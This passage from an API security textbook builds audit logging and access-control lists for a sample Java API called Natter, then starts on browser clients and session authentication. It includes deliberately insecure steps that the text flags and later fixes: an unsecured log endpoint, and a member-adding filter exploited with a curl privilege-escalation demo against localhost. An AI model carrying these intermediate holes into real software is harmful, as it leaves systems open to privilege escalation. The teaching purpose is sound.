> **TIP** In a production environment you typically will want to send audit logs to a centralized log collection and analysis tool, known as a SIEM (Security Information and Event Management) system, so they can be correlated with logs from other systems and analyzed for potential threats and unusual behavior.

As for previous new functionality, you'll add a new database table to store the audit logs. Each entry will have an identifier (used to correlate the request and response logs), along with some details of the request and the response. Add the following table definition to schema.sql.

> **NOTE** The audit table should not have any reference constraints to any other tables. Audit logs should be recorded based on the request, even if the details are inconsistent with other data.

```
CREATE TABLE audit_log(
    audit_id INT NULL,
    method VARCHAR(10) NOT NULL,
    path VARCHAR(100) NOT NULL,
    user_id VARCHAR(30) NULL,
    status INT NULL,
```

```
    audit_time TIMESTAMP NOT NULL
);
CREATE SEQUENCE audit_id_seq;
```

As before, you also need to grant appropriate permissions to the `natter_api_user`, so in the same file add the following line to the bottom of the file and save:

```
GRANT SELECT, INSERT ON audit_log TO natter_api_user;
```

A new controller can now be added to handle the audit logging. You split the logging into two filters, one that occurs before the request is processed (after authentication), and one that occurs after the response has been produced. You'll also allow access to the logs to anyone for illustration purposes. You should normally lock down audit logs to only a small number of trusted users, as they are often sensitive in themselves. Often the users that can access audit logs (auditors) are different from the normal system administrators, as administrator accounts are the most privileged and so most in need of monitoring. This is an important security principle known as *separation of duties*.

> **DEFINITION** The *principle of separation of duties* requires that different aspects of privileged actions should be controlled by different people, so that no one person is solely responsible for the action. For example, a system administrator should not also be responsible for managing the audit logs for that system. In financial systems, separation of duties is often used to ensure that the person who requests a payment is not also the same person who approves the payment, providing a check against fraud.

In your editor, navigate to src/main/java/com/manning/apisecurityinaction/controller and create a new file called AuditController.java. Listing 3.5 shows the content of this new controller that you should copy into the file and save. As mentioned, the logging is split into two filters: one of which runs before each operation, and one which runs afterward. This ensures that if the process crashes while processing a request you can still see what requests were being processed at the time. If you only logged responses, then you'd lose any trace of a request if the process crashes, which would be a problem if an attacker found a request that caused the crash. To allow somebody reviewing the logs to correlate requests with responses, generate a unique audit log ID in the `auditRequestStart` method and add it as an attribute to the request. In the `auditRequestEnd` method, you can then retrieve the same audit log ID so that the two log events can be tied together.

Listing 3.5 The audit log controller

```
package com.manning.apisecurityinaction.controller;

import org.dalesbred.*;
import org.json.*;
import spark.*;
```

```
import java.sql.*;
import java.time.*;
import java.time.temporal.*;

public class AuditController {

  private final Database database;

  public AuditController(Database database) {
    this.database = database;
  }

  public void auditRequestStart(Request request, Response response) {
    database.withVoidTransaction(tx -> {
      var auditId = database.findUniqueLong(
          "SELECT NEXT VALUE FOR audit_id_seq");
      request.attribute("audit_id", auditId);
      database.updateUnique(
          "INSERT INTO audit_log(audit_id, method, path, " +
              "user_id, audit_time) " +
            "VALUES(?, ?, ?, ?, current_timestamp)",
          auditId,
          request.requestMethod(),
          request.pathInfo(),
          request.attribute("subject"));
    });
  }

  public void auditRequestEnd(Request request, Response response) {
    database.updateUnique(
        "INSERT INTO audit_log(audit_id, method, path, status, " +
            "user_id, audit_time) " +
          "VALUES(?, ?, ?, ?, ?, current_timestamp)",
        request.attribute("audit_id"),
        request.requestMethod(),
        request.pathInfo(),
        response.status(),
        request.attribute("subject"));
  }
}
```

Generate a new audit id before the request is processed and save it as an attribute on the request.

When processing the response, look up the audit id from the request attributes.

Listing 3.6 shows the code for reading entries from the audit log for the last hour. The entries are queried from the database and converted into JSON objects using a custom `RowMapper` method. The list of records is then returned as a JSON array. A simple limit is added to the query to prevent too many results from being returned.

Listing 3.6 Reading audit log entries

```
public JSONArray readAuditLog(Request request, Response response) {
    var since = Instant.now().minus(1, ChronoUnit.HOURS);
    var logs = database.findAll(AuditController::recordToJson,
            "SELECT * FROM audit_log " +
                    "WHERE audit_time >= ? LIMIT 20", since);
```

Read log entries for the last hour.

```
    return new JSONArray(logs);
}
```

Convert each entry into a JSON object and collect as a JSON array.

```
private static JSONObject recordToJson(ResultSet row)
        throws SQLException {
    return new JSONObject()
            .put("id", row.getLong("audit_id"))
            .put("method", row.getString("method"))
            .put("path", row.getString("path"))
            .put("status", row.getInt("status"))
            .put("user", row.getString("user_id"))
            .put("time", row.getTimestamp("audit_time").toInstant());
}
```

Use a helper method to convert the records to JSON.

We can then wire this new controller into your main method, taking care to insert the filter between your authentication filter and the access control filters for individual operations. Because Spark filters must either run before or after (and not around) an API call, you define separate filters to run before and after each request.

Open the Main.java file in your editor and locate the lines that install the filters for authentication. Audit logging should come straight after authentication, so you should add the audit filters in between the authentication filter and the first route definition, as highlighted in bold in this next snippet. Add the indicated lines and then save the file.

```
before(userController::authenticate);

var auditController = new AuditController(database);
before(auditController::auditRequestStart);
afterAfter(auditController::auditRequestEnd);

post("/spaces",
    spaceController::createSpace);
```

Add these lines to create and register the audit controller.

Finally, you can register a new (unsecured) endpoint for reading the logs. Again, in a production environment this should be disabled or locked down:

```
get("/logs", auditController::readAuditLog);
```

Once installed and the server has been restarted, make some sample requests, and then view the audit log. You can use the jq utility (https://stedolan.github.io/jq/) to pretty-print the output:

```
$ curl pem https://localhost:4567/logs | jq
 [
  {
    "path": "/users",
    "method": "POST",
    "id": 1,
    "time": "2019-02-06T17:22:44.123Z"
  },
```

```
  {
    "path": "/users",
    "method": "POST",
    "id": 1,
    "time": "2019-02-06T17:22:44.237Z",
    "status": 201
  },
  {
    "path": "/spaces/1/messages/1",
    "method": "DELETE",
    "id": 2,
    "time": "2019-02-06T17:22:55.266Z",
    "user": "demo"
  },...
]
```

This style of log is a basic *access log*, that logs the raw HTTP requests and responses to your API. Another way to create an audit log is to capture events in the business logic layer of your application, such as User Created or Message Posted events. These events describe the essential details of what happened without reference to the specific protocol used to access the API. Yet another approach is to capture audit events directly in the database using triggers to detect when data is changed. The advantage of these alternative approaches is that they ensure that events are logged no matter how the API is accessed, for example, if the same API is available over HTTP or using a binary RPC protocol. The disadvantage is that some details are lost, and some potential attacks may be missed due to this missing detail.

Pop quiz

6 Which secure design principle would indicate that audit logs should be managed by different users than the normal system administrators?

a The Peter principle
b The principle of least privilege
c The principle of defense in depth
d The principle of separation of duties
e The principle of security through obscurity

The answer is at the end of the chapter.

3.6 Access control

You now have a reasonably secure password-based authentication mechanism in place, along with HTTPS to secure data and passwords in transmission between the API client and server. However, you're still letting any user perform any action. Any user can post a message to any social space and read all the messages in that space. Any user can also decide to be a moderator and delete messages from other users. To fix this, you'll now implement basic access control checks.

Access control should happen after authentication, so that you know who is trying to perform the action, as shown in figure 3.7. If the request is granted, then it can proceed through to the application logic. However, if it is denied by the access control rules, then it should be failed immediately, and an error response returned to the user. The two main HTTP status codes for indicating that access has been denied are 401 Unauthorized and 403 Forbidden. See the sidebar for details on what these two codes mean and when to use one or the other.




Figure 3.7 Access control occurs after authentication and the request has been logged for audit. If access is denied, then a forbidden response is immediately returned without running any of the application logic. If access is granted, then the request proceeds as normal.

HTTP 401 and 403 status codes

HTTP includes two standard status codes for indicating that the client failed security checks, and it can be confusing to know which status to use in which situations.

The `401 Unauthorized` status code, despite the name, indicates that the server required authentication for this request but the client either failed to provide any credentials, or they were incorrect, or they were of the wrong type. The server doesn't know if the user is authorized or not because they don't know who they are. The client (or user) may be able fix the situation by trying different credentials. A standard `WWW-Authenticate` header can be returned to tell the client what credentials it needs, which it will then return in the `Authorization` header. Confused yet? Unfortunately, the HTTP specifications use the words *authorization* and *authentication* as if they were identical.

The `403 Forbidden` status code, on the other hand, tells the client that its credentials were fine for authentication, but that it's not allowed to perform the operation it requested. This is a failure of authorization, not authentication. The client cannot typically do anything about this other than ask the administrator for access.

3.6.1 Enforcing authentication

The most basic access control check is simply to require that all users are authenticated. This ensures that only genuine users of the API can gain access, while not enforcing any further requirements. You can enforce this with a simple filter that runs after authentication and verifies that a genuine subject has been recorded in the request attributes. If no subject attribute is found, then it rejects the request with a 401 status code and adds a standard `WWW-Authenticate` header to inform the client that the user should authenticate with Basic authentication. Open the UserController.java file in your editor, and add the following method, which can be used as a Spark `before` filter to enforce that users are authenticated:

```
public void requireAuthentication(Request request,
    Response response) {
  if (request.attribute("subject") == null) {
    response.header("WWW-Authenticate",
        "Basic realm=\"/\", charset=\"UTF-8\"");
    halt(401);
  }
}
```

You can then open the Main.java file and require that all calls to the Spaces API are authenticated, by adding the following filter definition. As shown in figure 3.7 and throughout this chapter, access control checks like this should be added after authentication and audit logging. Locate the line where you added the authentication filter earlier and add a filter to enforce authentication on all requests to the API that start with the /spaces URL path, so that the code looks like the following:

```
before(userController::authenticate);
```

First, try to authenticate the user.

```
before(auditController::auditRequestStart);
afterAfter(auditController::auditRequestEnd);
before("/spaces", userController::requireAuthentication);
post("/spaces", spaceController::createSpace);  ..
```

Then perform audit logging.

Finally, add the check if authentication was successful.

If you save the file and restart the server, you can now see unauthenticated requests to create a space be rejected with a 401 error asking for authentication, as in the following example:

```
$ curl -i -d '{"name":"test space","owner":"demo"}'
➥ -H 'Content-Type: application/json' https://localhost:4567/spaces
HTTP/1.1 401 Unauthorized
Date: Mon, 18 Mar 2019 14:51:40 GMT
WWW-Authenticate: Basic realm="/", charset="UTF-8"
...
```

Retrying the request with authentication credentials allows it to succeed:

```
$ curl -i -d '{"name":"test space","owner":"demo"}'
➥ -H 'Content-Type: application/json' -u demo:changeit
➥ https://localhost:4567/spaces
HTTP/1.1 201 Created
...
{"name":"test space","uri":"/spaces/1"}
```

3.6.2 Access control lists

Beyond simply requiring that users are authenticated, you may also want to impose additional restrictions on who can perform certain operations. In this section, you'll implement a very simple access control method based upon whether a user is a member of the social space they are trying to access. You'll accomplish this by keeping track of which users are members of which social spaces in a structure known as an *access control list* (ACL).

Each entry for a space will list a user that may access that space, along with a set of *permissions* that define what they can do. The Natter API has three permissions: read messages in a space, post messages to that space, and a delete permission granted to moderators.

> **DEFINITION** An *access control list* is a list of users that can access a given object, together with a set of *permissions* that define what each user can do.

Why not simply let all authenticated users perform any operation? In some APIs this may be an appropriate security model, but for most APIs some operations are more sensitive than others. For example, you might let anyone in your company see their own salary information in your payroll API, but the ability to change somebody's salary is not normally something you would allow any employee to do! Recall the principle of least authority (POLA) from chapter 1, which says that any user (or process) should be given exactly the right amount of authority to do the jobs they need to do. Too many permissions and they may cause damage to the system. Too few permissions and they may try to work around the security of the system to get their job done.

Permissions will be granted to users in a new `permissions` table, which links a user to a set of permissions in a given social space. For simplicity, you'll represent permissions as a string of the characters r (read), w (write), and d (delete). Add the following table definition to the bottom of schema.sql in your text editor and save the new definition. It must come after the `spaces` and `users` table definitions as it references them to ensure that permissions can only be granted for spaces that exist and real users.

```
CREATE TABLE permissions(
    space_id INT NOT NULL REFERENCES spaces(space_id),
    user_id VARCHAR(30) NOT NULL REFERENCES users(user_id),
    perms VARCHAR(3) NOT NULL,
    PRIMARY KEY (space_id, user_id)
);
GRANT SELECT, INSERT ON permissions TO natter_api_user;
```

You then need to make sure that the initial owner of a space gets given all permissions. You can update the `createSpace` method to grant all permissions to the owner in the same transaction that we create the space. Open SpaceController.java in your text editor and locate the `createSpace` method. Add the lines highlighted in the following listing:

```
return database.withTransaction(tx -> {
      var spaceId = database.findUniqueLong(
          "SELECT NEXT VALUE FOR space_id_seq;");

      database.updateUnique(
          "INSERT INTO spaces(space_id, name, owner) " +
              "VALUES(?, ?, ?);", spaceId, spaceName, owner);

      database.updateUnique(
          "INSERT INTO permissions(space_id, user_id, perms) " +
              "VALUES(?, ?, ?)", spaceId, owner, "rwd");

      response.status(201);
      response.header("Location", "/spaces/" + spaceId);

      return new JSONObject()
          .put("name", spaceName)
          .put("uri", "/spaces/" + spaceId);
    });
```

Ensure the space owner has all permissions on the newly created space.

You now need to add checks to enforce that the user has appropriate permissions for the actions that they are trying to perform. You could hard-code these checks into each individual method, but it's much more maintainable to enforce access control decisions using filters that run before the controller is even called. This separation of concerns ensures that the controller can concentrate on the core logic of the operation, without having to worry about access control details. This also ensures that if you ever want to change how access control is performed, you can do this in the common filter rather than changing every single controller method.

> **NOTE** Access control checks are often included directly in business logic, because who has access to what is ultimately a business decision. This also ensures that access control rules are consistently applied no matter how that functionality is accessed. On the other hand, separating out the access control checks makes it easier to centralize policy management, as you'll see in chapter 8.

To enforce your access control rules, you need a filter that can determine whether the authenticated user has the appropriate permissions to perform a given operation on a given space. Rather than have one filter that tries to determine what operation is being performed by examining the request, you'll instead write a factory method that returns a new filter given details about the operation. You can then use this to create specific filters for each operation. Listing 3.7 shows how to implement this filter in your `UserController` class.

Open UserController.java and add the method in listing 3.7 to the class underneath the other existing methods. The method takes as input the name of the HTTP method being performed and the permission required. If the HTTP method does not match, then you skip validation for this operation, and let other filters handle it. Before you can enforce any access control rules, you must first ensure that the user is authenticated, so add a call to the existing `requireAuthentication` filter. Then you can look up the authenticated user in the user database and determine if they have the required permissions to perform this action, in this case by a simple string matching against the permission letters. For more complex cases, you might want to convert the permissions into a `Set` object and explicitly check that all required permissions are contained in the set of permissions of the user.

> **TIP** The Java `EnumSet` class can be used to efficiently represent a set of permissions as a bit vector, providing a compact and fast way to quickly check if a user has a set of required permissions.

If the user does not have the required permissions, then you should fail the request with a 403 Forbidden status code. This tells the user that they are not allowed to perform the operation that they are requesting.

Listing 3.7 Checking permissions in a filter

```
public Filter requirePermission(String method, String permission) {
  return (request, response) -> {
    if (!method.equalsIgnoreCase(request.requestMethod())) {
      return;
    }

    requireAuthentication(request, response);

    var spaceId = Long.parseLong(request.params(":spaceId"));
    var username = (String) request.attribute("subject");

    var perms = database.findOptional(String.class,
        "SELECT perms FROM permissions " +
            "WHERE space_id = ? AND user_id = ?",
        spaceId, username).orElse("");

    if (!perms.contains(permission)) {
      halt(403);
    }
  };
}
```

Return a new Spark filter as a lambda expression.

Ignore requests that don't match the request method.

First check if the user is authenticated.

Look up permissions for the current user in the given space, defaulting to no permissions.

If the user doesn't have permission, then halt with a 403 Forbidden status.

3.6.3 Enforcing access control in Natter

You can now add filters to each operation in your main method, as shown in listing 3.8. Before each Spark route you add a new `before()` filter that enforces correct permissions. Each filter path has to have a `:spaceId` path parameter so that the filter can

determine which space is being operated on. Open the Main.java class in your editor and ensure that your `main()` method matches the contents of listing 3.8. New filters enforcing permission checks are highlighted in bold.

NOTE The implementations of all API operations can be found in the GitHub repository accompanying the book at https://github.com/NeilMadden/apisecurityinaction.

Listing 3.8 Adding authorization filters

```
public static void main(String... args) throws Exception {
  …
  before(userController::authenticate);

  before(auditController::auditRequestStart);
  afterAfter(auditController::auditRequestEnd);

  before("/spaces",
      userController::requireAuthentication);
  post("/spaces",
      spaceController::createSpace);

  before("/spaces/:spaceId/messages",
      userController.requirePermission("POST", "w"));
  post("/spaces/:spaceId/messages",
      spaceController::postMessage);

  before("/spaces/:spaceId/messages/*",
      userController.requirePermission("GET", "r"));
  get("/spaces/:spaceId/messages/:msgId",
      spaceController::readMessage);

  before("/spaces/:spaceId/messages",
      userController.requirePermission("GET", "r"));
  get("/spaces/:spaceId/messages",
      spaceController::findMessages);

  var moderatorController =
      new ModeratorController(database);

  before("/spaces/:spaceId/messages/*",
      userController.requirePermission("DELETE", "d"));
  delete("/spaces/:spaceId/messages/:msgId",
      moderatorController::deletePost);

  post("/users", userController::registerUser);

  …
}
```

Before anything else, you should try to authenticate the user.

Anybody may create a space, so you just enforce that the user is logged in.

For each operation, you add a before() filter that ensures the user has correct permissions.

Anybody can register an account, and they won't be authenticated first.

With this in place, if you create a second user "demo2" and try to read a message created by the existing demo user in their space, then you get a 403 Forbidden response:

```
$ curl -i -u demo2:password
➥ https://localhost:4567/spaces/1/messages/1
HTTP/1.1 403 Forbidden
...
```

3.6.4 Adding new members to a Natter space

So far, there is no way for any user other than the space owner to post or read messages from a space. It's going to be a pretty antisocial social network unless you can add other users! You can add a new operation that allows another user to be added to a space by any existing user that has read permission on that space. The next listing adds an operation to the `SpaceController` to allow this.

Open SpaceController.java in your editor and add the `addMember` method from listing 3.9 to the class. First, validate that the permissions given match the `rwd` form that you've been using. You can do this using a regular expression. If so, then insert the permissions for that user into the `permissions` ACL table in the database.

Listing 3.9 Adding users to a space

```
public JSONObject addMember(Request request, Response response) {
    var json = new JSONObject(request.body());
    var spaceId = Long.parseLong(request.params(":spaceId"));
    var userToAdd = json.getString("username");
    var perms = json.getString("permissions");

    if (!perms.matches("r?w?d?")) {
      throw new IllegalArgumentException("invalid permissions");
    }

    database.updateUnique(
        "INSERT INTO permissions(space_id, user_id, perms) " +
            "VALUES(?, ?, ?);", spaceId, userToAdd, perms);

    response.status(200);
    return new JSONObject()
        .put("username", userToAdd)
        .put("permissions", perms);
  }
```

Ensure the permissions granted are valid.

Update the permissions for the user in the access control list.

You can then add a new route to your main method to allow adding a new member by POSTing to `/spaces/:spaceId/members`. Open Main.java in your editor again and add the following new route and access control filter to the main method underneath the existing routes:

```
  before("/spaces/:spaceId/members",
      userController.requirePermission("POST", "r"));
  post("/spaces/:spaceId/members", spaceController::addMember);
```

You can test this by adding the demo2 user to the space and letting them read messages:

```
$ curl -u demo:password
➥ -H 'Content-Type: application/json'
➥ -d '{"username":"demo2","permissions":"r"}'
➥ https://localhost:4567/spaces/1/members

{"permissions":"r","username":"demo2"}
$ curl -u demo2:password
➥ https://localhost:4567/spaces/1/messages/1

{"author":"demo","time":"2019-02-06T15:15:03.138Z","message":"Hello,
     World!","uri":"/spaces/1/messages/1"}
```

3.6.5 Avoiding privilege escalation attacks

It turns out that the demo2 user you just added can do a bit more than just read messages. The permissions on the `addMember` method allow any user with read access to add new users to the space and they can choose the permissions for the new user. So demo2 can simply create a new account for themselves and grant it more permissions than you originally gave them, as shown in the following example.

First, they create the new user:

```
$ curl -H 'Content-Type: application/json'
➥ -d '{"username":"evildemo2","password":"password"}'
➥ https://localhost:4567/users
➥ {"username":"evildemo2"}
```

They then add that user to the space with full permissions:

```
$ curl -u demo2:password
➥ -H 'Content-Type: application/json'
➥ -d '{"username":"evildemo2","permissions":"rwd"}'
➥ https://localhost:4567/spaces/1/members
{"permissions":"rwd","username":"evildemo2"}
```

They can now do whatever they like, including deleting your messages:

```
$ curl -i -X DELETE -u evildemo2:password
➥ https://localhost:4567/spaces/1/messages/1
HTTP/1.1 200 OK
...
```

What happened here is that although the demo2 user was only granted read permission on the space, they could then use that read permission to add a new user that has full permissions on the space. This is known as a *privilege escalation*, where a user with lower privileges can exploit a bug to give themselves higher privileges.

> **DEFINITION** A *privilege escalation* (or *elevation of privilege*) occurs when a user with limited permissions can exploit a bug in the system to grant themselves or somebody else more permissions than they have been granted.

You can fix this in two general ways:

1. You can require that the permissions granted to the new user are no more than the permissions that are granted to the existing user. That is, you should ensure that evildemo2 is only granted the same access as the demo2 user.
2. You can require that only users with all permissions can add other users.

For simplicity you'll implement the second option and change the authorization filter on the `addMember` operation to require all permissions. Effectively, this means that only the owner or other moderators can add new members to a social space.

Open the Main.java file and locate the before filter that grants access to add users to a social space. Change the permissions required from `r` to `rwd` as follows:

```
before("/spaces/:spaceId/members",
    userController.requirePermission("POST", "rwd"));
```

If you retry the attack with demo2 again you'll find that they are no longer able to create any users, let alone one with elevated privileges.

Pop quiz

7. Which HTTP status code indicates that the user doesn't have permission to access a resource (rather than not being authenticated)?
   a. 403 Forbidden
   b. 404 Not Found
   c. 401 Unauthorized
   d. 418 I'm a Teapot
   e. 405 Method Not Allowed

The answer is at the end of the chapter.

Answers to pop quiz questions

1. c. Rate-limiting should be enforced as early as possible to minimize the resources used in processing requests.
2. b. The `Retry-After` header tells the client how long to wait before retrying requests.
3. d, e, and f. A secure password hashing algorithm should use a lot of CPU and memory to make it harder for an attacker to carry out brute-force and dictionary attacks. It should use a random salt for each password to prevent an attacker pre-computing tables of common password hashes.
4. e. HTTP Basic credentials are only Base64-encoded, which as you'll recall from section 3.3.1, are easy to decode to reveal the password.
5. c. TLS provides no availability protections on its own.

6 d. The principle of separation of duties.

7 a. 403 Forbidden. As you'll recall from the start of section 3.6, despite the name, 401 Unauthorized means only that the user is not authenticated.

Summary

- Use threat-modelling with STRIDE to identify threats to your API. Select appropriate security controls for each type of threat.
- Apply rate-limiting to mitigate DoS attacks. Rate limits are best enforced in a load balancer or reverse proxy but can also be applied per-server for defense in depth.
- Enable HTTPS for all API communications to ensure confidentiality and integrity of requests and responses. Add HSTS headers to tell web browser clients to always use HTTPS.
- Use authentication to identify users and prevent spoofing attacks. Use a secure password-hashing scheme like Scrypt to store user passwords.
- All significant operations on the system should be recorded in an audit log, including details of who performed the action, when, and whether it was successful.
- Enforce access control after authentication. ACLs are a simple approach to enforcing permissions.
- Avoid privilege escalation attacks by considering carefully which users can grant permissions to other users.

Part 2

Token-based authentication

Token-based authentication is the dominant approach to securing APIs, with a wide variety of techniques and approaches. Each approach has different trade-offs and are suitable in different scenarios. In this part of the book, you'll examine the most commonly used approaches.

Chapter 4 covers traditional session cookies for first-party browser-based apps and shows how to adapt traditional web application security techniques for use in APIs.

Chapter 5 looks at token-based authentication without cookies using the standard Bearer authentication scheme. The focus in this chapter is on building APIs that can be accessed from other sites and from mobile or desktop apps.

Chapter 6 discusses self-contained token formats such as JSON Web Tokens. You'll see how to protect tokens from tampering using message authentication codes and encryption, and how to handle logout.

4 Session cookie authentication

This chapter covers

- Building a simple web-based client and UI
- Implementing token-based authentication
- Using session cookies in an API
- Preventing cross-site request forgery attacks

So far, you have required API clients to submit a username and password on every API request to enforce authentication. Although simple, this approach has several downsides from both a security and usability point of view. In this chapter, you'll learn about those downsides and implement an alternative known as *token-based authentication*, where the username and password are supplied once to a dedicated login endpoint. A time-limited token is then issued to the client that can be used in place of the user's credentials for subsequent API calls. You will extend the Natter API with a login endpoint and simple session cookies and learn how to protect those against Cross-Site Request Forgery (CSRF) and other attacks. The focus of this chapter is authentication of browser-based clients hosted on the same site as the API. Chapter 5 covers techniques for clients on other domains and non-browser clients such as mobile apps.

DEFINITION In *token-based authentication*, a user's real credentials are presented once, and the client is then given a short-lived *token*. A *token* is typically a short, random string that can be used to authenticate API calls until the token expires.

4.1 Authentication in web browsers

In chapter 3, you learned about HTTP Basic authentication, in which the username and password are encoded and sent in an HTTP Authorization header. An API on its own is not very user friendly, so you'll usually implement a user interface (UI) on top. Imagine that you are creating a UI for Natter that will use the API under the hood but create a compelling web-based user experience on top. In a web browser, you'd use web technologies such as HTML, CSS, and JavaScript. This isn't a book about UI design, so you're not going to spend a lot of time creating a fancy UI, but an API that must serve web browser clients cannot ignore UI issues entirely. In this first section, you'll create a very simple UI to talk to the Natter API to see how the browser interacts with HTTP Basic authentication and some of the drawbacks of that approach. You'll then develop a more web-friendly alternative authentication mechanism later in the chapter. Figure 4.1 shows the rendered HTML page in a browser. It's not going to win any awards for style, but it gets the job done. For a more in-depth treatment of the nuts and bolts of building UIs in JavaScript, there are many good books available, such as Michael S. Mikowski and Josh C. Powell's excellent *Single Page Web Applications* (Manning, 2014).




Figure 4.1 A simple web UI for creating a social space with the Natter API

4.1.1 Calling the Natter API from JavaScript

Because your API requires JSON requests, which aren't supported by standard HTML form controls, you need to make calls to the API with JavaScript code, using either the older `XMLHttpRequest` object or the newer Fetch API in the browser. You'll use the Fetch interface in this example because it is much simpler and already widely supported by browsers. Listing 4.1 shows a simple JavaScript client for calling the Natter API `createSpace` operation from within a browser. The `createSpace` function takes the name of the space and the owner as arguments and calls the Natter REST API using the browser Fetch API. The name and owner are combined into a JSON body, and you should specify the correct Content-Type header so that the Natter API doesn't

reject the request. The fetch call sets the `credentials` attribute to `include`, to ensure that HTTP Basic credentials are set on the request; otherwise, they would not be, and the request would fail to authenticate.

To access the API, create a new folder named `public` in the Natter project, underneath the src/main/resources folder. Inside that new folder, create a new file called natter.js in your text editor and enter the code from listing 4.1 and save the file. The new file should appear in the project under src/main/resources/public/natter.js.

Listing 4.1 Calling the Natter API from JavaScript

```
const apiUrl = 'https://localhost:4567';

function createSpace(name, owner) {
    let data = {name: name, owner: owner};

    fetch(apiUrl + '/spaces', {
        method: 'POST',
        credentials: 'include',
        body: JSON.stringify(data),
        headers: {
            'Content-Type': 'application/json'
        }
    })
    .then(response => {
        if (response.ok) {
            return response.json();
        } else {
            throw Error(response.statusText);
        }
    })
    .then(json => console.log('Created space: ', json.name, json.uri))
    .catch(error => console.error('Error: ', error));}
```

Use the Fetch API to call the Natter API endpoint.

Pass the request data as JSON with the correct Content-Type.

Parse the response JSON or throw an error if unsuccessful.

The Fetch API is designed to be asynchronous, so rather than returning the result of the REST call directly it instead returns a Promise object, which can be used to register functions to be called when the operation completes. You don't need to worry about the details of that for this example, but just be aware that everything within the `.then(response => . . . )` section is executed if the request completed successfully, whereas everything in the `.catch(error => . . . )` section is executed if a network error occurs. If the request succeeds, then parse the response as JSON and log the details to the JavaScript console. Otherwise, any error is also logged to the console. The `response.ok` field indicates whether the HTTP status code was in the range 200–299, because these indicate successful responses in HTTP.

Create a new file called natter.html under src/main/resources/public, alongside the natter.js file you just created. Copy in the HTML from listing 4.2, and click Save. The HTML includes the natter.js script you just created and displays the simple HTML form with fields for typing the space name and owner of the new space to be created. You can style the form with CSS if you want to make it a bit less ugly. The CSS

in the listing just ensures that each form field is on a new line by filling up all remaining space with a large margin.

Listing 4.2 The Natter UI HTML

```
<!DOCTYPE html>
<html>
  <head>
    <title>Natter!</title>
    <script type="text/javascript" src="natter.js"></script>
    <style type="text/css">
      input { margin-right: 100% }
    </style>
  </head>
  <body>
    <h2>Create Space</h2>
    <form id="createSpace">
      <label>Space name: <input name="spaceName" type="text"
                               id="spaceName">
      </label>
      <label>Owner: <input name="owner" type="text" id="owner">
      </label>
      <button type="submit">Create</button>
    </form>
  </body>
</html>
```

Include the natter.js script file.

Style the form as you wish using CSS.

The HTML form has an ID and some simple fields.

4.1.2 Intercepting form submission

Because web browsers do not know how to submit JSON to a REST API, you need to instruct the browser to call your `createSpace` function when the form is submitted instead of its default behavior. To do this, you can add more JavaScript to intercept the submit event for the form and call the function. You also need to suppress the default behavior to prevent the browser trying to directly submit the form to the server. Listing 4.3 shows the code to implement this. Open the natter.js file you created earlier in your text editor and copy the code from the listing into the file after the existing `createSpace` function.

The code in the listing first registers a handler for the `load` event on the `window` object, which will be called after the document has finished loading. Inside that event handler, it then finds the form element and registers a new handler to be called when the form is submitted. The form submission handler first suppresses the browser default behavior, by calling the `.preventDefault()` method on the event object, and then calls your `createSpace` function with the values from the form. Finally, the function returns `false` to prevent the event being further processed.

Listing 4.3 Intercepting the form submission

```
window.addEventListener('load', function(e) {
    document.getElementById('createSpace')
        .addEventListener('submit', processFormSubmit);
});
```

When the document loads, add an event listener to intercept the form submission.

```
function processFormSubmit(e) {
    e.preventDefault();

    let spaceName = document.getElementById('spaceName').value;
    let owner = document.getElementById('owner').value;

    createSpace(spaceName, owner);

    return false;
}
```

Suppress the default form behavior.

Call our API function with values from the form.

4.1.3 Serving the HTML from the same origin

If you try to load the HTML file directly in your web browser from the file system to try it out, you'll find that nothing happens when you click the submit button. If you open the JavaScript Console in your browser (from the View menu in Chrome, select Developer and then JavaScript Console), you'll see an error message like that shown in figure 4.2. The request to the Natter API was blocked because the file was loaded from a URL that looks like file:///Users/neil/natter-api/src/main/resources/public/natter.api, but the API is being served from a server on https://localhost:4567/.




Figure 4.2 An error message in the JavaScript console when loading the HTML page directly. The request was blocked because the local file is considered to be on a separate origin to the API, so browsers will block the request by default.

By default, browsers allow JavaScript to send HTTP requests only to a server on the same *origin* that the script was loaded from. This is known as the *same-origin policy* (SOP) and is an important cornerstone of web browser security. To the browser, a file URL and an HTTPS URL are always on different origins, so it will block the request. In chapter 5, you'll see how to fix this with cross-origin resource sharing (CORS), but for now let's get Spark to serve the UI from the same origin as the Natter API.

